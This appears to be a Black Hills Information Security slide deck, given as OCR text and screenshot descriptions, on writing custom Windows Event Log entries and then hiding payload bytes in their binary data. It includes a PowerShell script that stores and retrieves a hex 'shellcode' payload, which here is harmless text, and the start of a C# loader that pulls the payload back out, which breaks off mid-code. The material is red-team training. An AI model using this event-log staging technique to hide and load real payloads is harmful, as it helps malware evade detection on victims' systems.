
The image shows two overlapping windows from a Windows operating system. The background window is the Registry Editor, displaying the path `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application\Microsoft-Windows-RestartManager`. The right pane shows a list of registry values:

Name	Type	Data
(Default)	REG_SZ	(value not set)
EventMessageFile	REG_EXPAND_SZ	%SystemRoot%\System32\RstrMgr.dll
ProviderGuid	REG_SZ	{0888e5ef-9b98-4695-979d-e92ce4247224}

The foreground window is titled "Event Properties - Event 10001, RestartManager". It has two tabs: "General" and "Details". The "General" tab is active, showing the following information:


- Log Name: Application
- Source: RestartManager
- Event ID: 10001
- Level: Information
- User: RBX-LAB\rbx
- OpCode: Info
- More Information: [Event Log Online Help](#)
- Logged: 8/17/2022 7:25:17 PM
- Task Category: None
- Keywords:
- Computer: rbx-lab

The "Details" tab is also visible, showing a message box with the text: "Ending session 2 started 2022-08-18T00:22:36.947348500Z."



Event Message Files

If a source does not a message corresponding to the EventID issued, you will see a message like this.



Creating Logs/Sources (As Admin)

The image shows two overlapping windows from a Windows operating system. The background window is the Registry Editor, displaying the path `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application\BHIS` in the left-hand tree view. The right-hand pane shows the registry values for this path, including a `(Default)` value of type `REG_SZ` and an `EventMessageFile` value of type `REG_EXPAND_SZ` pointing to `C:\Windows\Microsoft.NET\Framework64\v4.0.30319\EventLogMessages.dll`. The foreground window is a Windows PowerShell terminal running as Administrator. It displays the command `[System.Diagnostics.EventLog]::CreateEventSource("BHIS", "Application")` being executed at the `PS C:\Users\rbx>` prompt.


Registry Editor Path: `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application\BHIS`

Registry Values:

Name	Type	Data
(Default)	REG_SZ	(value not set)
EventMessageFile	REG_EXPAND_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\EventLogMessages.dll

Windows PowerShell Command:

```
PS C:\Users\rbx> [System.Diagnostics.EventLog]::CreateEventSource("BHIS", "Application")
```




Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.


Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>

```
PS C:\Users\rbx> [System.Diagnostics.EventLog]::WriteEntry("BHIS", "Checkout #Prompt", "Information", 1337)
PS C:\Users\rbx>
```



Event Log Security

Log	Account	Read	Write	Clear
Application	Administrators (system)	X	X	X
	Administrators (domain)	X	X	X
	LocalSystem	X	X	X
	Interactive user	X	X	
System	Administrators (system)	X	X	X
	Administrators (domain)	X		X
	LocalSystem	X	X	X
	Interactive user	X		
Custom	Administrators (system)	X	X	X
	Administrators (domain)	X	X	X
	LocalSystem	X	X	X
	Interactive user	X	X	



Now what...?

BLACK HILLS
Information Security



Creating an Event Log

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\rbx> $Log = "Application"
PS C:\Users\rbx> $Source = "BHIS"
PS C:\Users\rbx> $Type = "Information"
PS C:\Users\rbx> $Id = 1337
PS C:\Users\rbx> $Message = "Join our Discord community"
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Message $Message
PS C:\Users\rbx> |
```



Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Applications and Services Logs
 - Subscriptions

Application Number of events: 1,888 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	9/6/2022 8:00:20 PM	BHIS	1337	(1)
Information	9/6/2022 7:54:23 PM	VSS	8224	None
Information	9/6/2022 7:53:51 PM	Securit...	903	None
Information	9/6/2022 7:53:51 PM	Securit...	16384	None
Information	9/6/2022 7:53:28 PM	BHIS	1337	None
Information	9/6/2022 7:53:23 PM	Securit...	15	None

Event 1337, BHIS

General Details

Join our Discord community

Log Name: Application

Source: BHIS

Event ID: 1337

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 9/6/2022 8:00:20 PM

Task Category: (1)











Keywords: Classic

Computer: rbx-bhis

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! <https://aka.ms/PSWindows>

```
PS C:\Users\rbx> $Log = "Application"
PS C:\Users\rbx> $Source = "BHIS"
PS C:\Users\rbx> $Type = "Information"
PS C:\Users\rbx> $Id = 1337
PS C:\Users\rbx> $Message = "Join our Discord community"
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Message $Message
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
```

Application Number of events: 1,892				
Level	Date and Time	Source	Event ID	Task Category
 Information	9/6/2022 8:10:24 PM	BHIS	1337	None
 Information	9/6/2022 8:02:06 PM	Securit...	16384	None
 Information	9/6/2022 8:01:40 PM	Securit...	15	None
 Information	9/6/2022 8:01:32 PM	Securit...	16394	None
 Information	9/6/2022 8:00:20 PM	BHIS	1337	(1)
 Information	9/6/2022 7:54:23 PM	VSS	8224	None
 Information	9/6/2022 7:53:51 PM	Securit...	903	None
 Information	9/6/2022 7:53:51 PM	Securit...	16384	None
 Information	9/6/2022 7:53:28 PM	BHIS	1337	None
 Information	9/6/2022 7:53:23 PM	Securit...	15	None



0x0002

For more information about

[in] wCategory

The event category. This is
Categories.

[in] dwEventID

The event identifier. The event
information, see Event Identifier

[in] lpUserSid

A pointer to the current user's

[in] wNumStrings

The number of insert strings
are present.

[in] dwDataSize

The number of bytes of event data
is present.

[in] lpStrings

A pointer to a buffer containing an array of null-terminated strings that
displays the string to the user. This parameter must be a valid pointer
is limited to 31,839 characters

main runtime / src / libraries / Microsoft.Extensions.Logging.EventLog / src / WindowsEventLog.cs /

stephentoub Seal internal types in libraries (#50225)

6 contributors

57 lines (49 sloc) 1.91 KB

```
1 // Licensed to the .NET Foundation under one or more agreements.
2 // The .NET Foundation licenses this file to you under the MIT license.
3
4 using System;
5 using System.Diagnostics;
6 using System.Security;
7 using System.Runtime.Versioning;
8
9 namespace Microsoft.Extensions.Logging.EventLog
10 {
11     [SupportedOSPlatform("windows")]
12     internal sealed class WindowsEventLog : IEventLog
13     {
14         // https://msdn.microsoft.com/EN-US/library/windows/desktop/aa363679.aspx
15         private const int MaximumMessageSize = 31839;
16         private bool _enabled =
17
18         public WindowsEventLog(string logName)
19         {
20             DiagnosticsEventLog
```

Total size of Event log
message cannot exceed
31,839 bytes???




```
Windows PowerShell
PS C:\Users\rbx> $Message = "A" * 40000
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
Write-EventLog : Cannot validate argument on parameter 'Message'. The character length of the 40000 argument is too long. Shorten the character
length of the argument so it is fewer than or equal to 32766 characters, and then try the command again.
At line:1 char:97
+ ... e $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
+ ~~~~~
+ CategoryInfo          : InvalidData: (:) [Write-EventLog], ParameterBindingValidationException
+ FullyQualifiedErrorId : ParameterArgumentValidationError,Microsoft.PowerShell.Commands.WriteEventLogCommand

PS C:\Users\rbx> $Message = "A" * 32730
PS C:\Users\rbx> Write-EventLog -LogName $Log -Source $Source -EntryType $Type -EventId $Id -Category 0 -Message $Message
PS C:\Users\rbx>
```


But wait...there is more!

BLACK HILLS
Information Security





Binary data can be included in an Event Log if it is passed as a byte array

The screenshot displays a Windows desktop environment with three windows open:

- Event Viewer (Local):** Shows the 'Application' log with 1,210 events. The selected event is an 'Information' level event from source 'BHIS' with Event ID 1337, dated 9/7/2022 11:12:05 AM.
- Windows PowerShell:** Contains a PowerShell script that constructs an event log entry. The script sets variables for Log, Source, Type, ID, Message, and a byte array \$Data. The \$Data variable is assigned a hexadecimal string representing the text 'Thank you for attending!'. The final command is `Write-EventLog -LogName $Log -Source $Source -EventId $Id -EntryType $Type -Category 0 -Message $Message -RawData $Data`.
- Event Properties - Event 1337, BHIS:** Shows the details of the event in 'Friendly View'. The 'EventData' section displays the message 'Red vs Blue' and a long hexadecimal string. The 'Binary data' section shows the data in 'In Words', 'In Bytes', and 'In Words' formats, which together read 'Thank you for attending!'.

How much data
can be stored??

61,440 Bytes

Starting to get offensive....

BLACK HILLS
Information Security



Retrieving Payload from Event Logs


```
1 Write-Host "Event Log Injection"
2
3 # $payload = Read-Host ("Payload as hex string: ")
4 $payload = '536B696C6C207570207769746820416E7469737970686F6E'
5
6 ## Default Variables
7
8 $1 = 'Application'
9 $2 = 'BHIS'
10 $3 = '1337'
11 $4 = 'Payloads Found Here'
12
13 ## Convert $payload hex string into byte raw
14
15 $hashByteArray = [byte[]] ($payload -replace '..', '0x$&' -split ',' -ne '')
16
17 # Create Event Log
18
19 Write-EventLog -LogName $1 -Source $2 -EventId $3 -EntryType Information -Category 0 -Message $4 -RawData $hashByteArray
20
21 # Sleep to allow user to see log in Event Viewer
22
23 Start-Sleep -Seconds 5
24
25 Write-Host ""
26 Write-Host "### Pulling payload out of Event Log ###"
27 Write-Host ""
28
29 $a = Get-EventLog -LogName $1 -Source $2 -InstanceId 1337 -Newest 1
30
31 Write-Host "Payload Found. Converting to string..."
32 Write-Host ""
33 $shellcode = ($a.Data | Format-Hex | Select-Object -Expand Bytes | ForEach-Object { '{0:x2}' -f $_ }) -join ' '
34 Write-Host "Payload = $shellcode"
```

```
PS C:\Users\rbx\Desktop> .\Retrieve.ps1
Event Log Injection
```

```
### Pulling payload out of Event Log ###
```

```
Payload Found. Converting to string...
```

```
Payload = 536b696c6c207570207769746820416e7469737970686f6e
PS C:\Users\rbx\Desktop> |
```



```

using System;
using System.Diagnostics;
using System.Linq;

namespace BHIS_1
{
    0 references
    class Program
    {
        0 references
        public static byte[] StringToByteArray(string hex)
        {
            return Enumerable.Range(0, hex.Length)
                             .Where(x => x % 2 == 0)
                             .Select(x => Convert.ToByte(hex.Substring(x, 2), 16))
                             .ToArray();
        }
        0 references
        static void Main(string[] args)
        {
            Console.WriteLine("BHIS-Loader");

            EventLog myEventLog1 = new EventLog();

            myEventLog1.Log = "Key Management Service";

            EventLogEntryCollection myEventLogEntryCollection = myEventLog1.Entries;

            byte[] data_array = myEventLogEntryCollection[0].Data;
            var number = data_array.Length;
            Console.WriteLine("Found Payload in Event Log Entries");

            string eval = string.Empty;
